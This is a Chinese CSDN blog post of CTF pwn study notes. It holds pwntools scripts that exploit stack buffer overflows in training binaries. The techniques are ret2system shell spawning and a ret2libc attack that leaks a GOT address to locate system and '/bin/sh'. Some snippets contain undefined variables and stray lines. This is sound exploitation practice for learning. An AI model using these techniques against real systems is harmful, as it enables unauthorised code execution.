
pwn学习心得

原创

无端! 于 2020-05-09 18:09:38 发布 208 收藏

分类专栏： ctf pwn

本文链接：https://blog.csdn.net/wuduan675068994/article/details/106025195



ctf 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏

pwn

2 篇文章 0 订阅

订阅专栏

pwn学习心得

#----------------------

a001

```
from pwn import *

#要执行的函数的地址
sysaddr = 0x08048320
#执行的函数的参数的地址
binshaddr = 0x0804A024

#参数buf，申请了88h的空间（bp-88h），用a填充88的位置再加4（32位加4,64位加8）
#
#

payload = b'a'*(0x88+0x04)+p32(systemaddr)+p32(0)+p32(binshaddr)

a.send(payload)

a.interactive()//进入交互模式
```

#----------------------

a3

```
from pwn import *

r = remote("159.138.137.79",57201)
return_address= 0x0804868B
r.sendlineafter(":", "1")
r.sendlineafter(":", "zzhwaxy")
r.recvuntil(":")
payload = b"a" * 0x18 + p32(return_address)+b"a"*(256-0x18)
r.sendline(payload)
r.interactive()
```

#----------

hello_pwn

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~      ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686();  //cat flag
  return 0LL;
}


from pwn import *

#context.log_level = 'debug'

r = remote('124.126.19.106', 37942)

payload = b'A' * 4 + p64(1853186401)

r.recvuntil("lets get helloworld for bof\n")
r.sendline(payload)
print(r.recv())
```

#----------

level0

```
from pwn import *

#a = remote('124.126.19.106',56853)
a = process('./level0')

sysaddr = 0x00400460
binshaddr = 0x00400684

#payload = b'a'*(0x80+0x08)+p64(sysaddr)+p64(0)+p64(binshaddr)
payload = b'A' * 0x80 + b'a' * 0x8 + p64(0x00400596)
#0x8 是ebp的大小
a.recvuntil("Hello, World\n")
a.send(payload)

a.interactive()
a.send()
```

#----------

cgpwn2

```
from pwn import *

#a = remote('124.126.19.106',56853)
a = process('./cgpwn2')

context.log_level = 'debug'

sysaddr = 0x08048420

binshaddr = 0x0804A080

payload = b"a" * 0x26
payload += b"a" * 0x4
payload += p32(sysaddr)+p32(0)+p32(binshaddr)

a.recvuntil("name")
a.sendline("/bin/sh")

a.recvuntil("here:")

a.sendline(payload)

a.interactive()
```

#----------

when_did_you_born

```python
from pwn import *

a = remote('124.126.19.106',48986)
#a = process('./when_did_you_born')

context.log_level = 'debug'


payload = p64(1111)+ p64(1926)

a.recvuntil("Birth?")
a.sendline("1111")

a.recvuntil("Name?")
a.sendline(payload)

a.interactive()
```

//
char v5; // [sp+0h] [bp-20h]@5
unsigned int v6; // [sp+8h] [bp-18h]@1
//根据v5 v6 de 值得栈地址 bp-20h bp-18h

#----------

level3

```
#思路：程序流程非常简单，可以突破的点只有read函数。通过覆盖返回地址，执行两次main函数。第一次泄漏write函数的地址，第二次执行system函数。

#导入pwn模块
from pwn import *

#获取本地进程对象
#p = process("./level3")
p = remote("124.126.19.106",55058)
#获取文件对象
elf=ELF('./level3')

#获取lib库对象
libc = ELF('./libc_32.so.6')
#libc = ELF('./libc.so.6')

#获取函数
write_plt=elf.plt['write']
write_got=elf.got['write']
main_addr=elf.sym['main']

#接收数据
p.recvuntil(":\n")

#char[88] ebp  write函数地址  write函数返回地址(返回到main函数)  write函数参数一(1)  write函数参数二(write_got地址)  write函数参数三(写4字节)
payload=0x88*b'a'+p32(0xdeadbeef)+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
p.sendline(payload)

#获取write在got中的地址
write_got_addr=u32(p.recv()[:4])
print(hex(write_got_addr))

#计算lib库加载基址
libc_base=write_got_addr-libc.sym['write']
print(hex(libc_base))

#计算system的地址
system_addr = libc_base+libc.sym['system']
print(hex(system_addr))

#计算字符串 /bin/sh 的地址。0x15902b为偏移，通过命令：strings -a -t x libc_32.so.6 | grep "/bin/sh" 获取
bin_sh_addr = libc_base + 0x15902b
print(hex(bin_sh_addr))

#char[88] ebp system system函数的返回地址 system函数的参数(bin_sh_addr)
payload2=0x88*b'a'+p32(0xdeadbeef)+p32(system_addr)+p32(0x11111111)+p32(bin_sh_addr)


p.recvuntil(":\n")

#发送payload
p.sendline(payload2)

#切换交互模式
p.interactive()
```

另一个writeup

```python
from pwn import *
from LibcSearcher import *
io = remote("124.126.19.106",55058)
#io = process('./level3')
elf = ELF("./level3")
#获取函数
read_plt = elf.plt["read"]
write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = elf.symbols["main"]
#接收数据
io.recv()
#char[88] ebp  write函数地址  write函数返回地址(返回到main函数)  write函数参数一(1)  write函数参数二(write_got地址)  write函数参数三(写4字节)
payload  = b"a" * 0x88
payload += p32(0xdeadbeef)
payload += p32(write_plt)
payload += p32(main_addr)
payload += p32(1)
payload += p32(write_got)
payload += p32(4)
io.sendline(payload)
#获取write在got中的地址
t1=io.recv()
write_leak = u32(t1[:4])
print("write_leak ==> " + hex(write_leak))
#计算lib库加载基址
libc = LibcSearcher('write', write_leak)
libc_base = write_leak - libc.dump('write')
#print(hex(libc_base))
print("libc_base ==> " + hex(libc_base))
#计算system的地址
sys_addr = libc_base + libc.dump("system")
print("sys_addr ==> " + hex(sys_addr))
#计算字符串 /bin/sh 的地址。0x15902b为偏移，通过命令：strings -a -t x libc_32.so.6 | grep "/bin/sh" 获取
bin_sh_addr = libc_base + libc.dump("str_bin_sh")
print("bin_sh_addr ==> " + hex(bin_sh_addr))


io.recv()
#char[88] ebp system system函数的返回地址 system函数的参数(bin_sh_addr)
payload2  = b"a" * 0x88 + p32(0xdeadbeef)
payload2 += p32(sys_addr) + p32(0xdeadbeef) + p32(bin_sh_addr)
io.sendline(payload2)
io.interactive()
```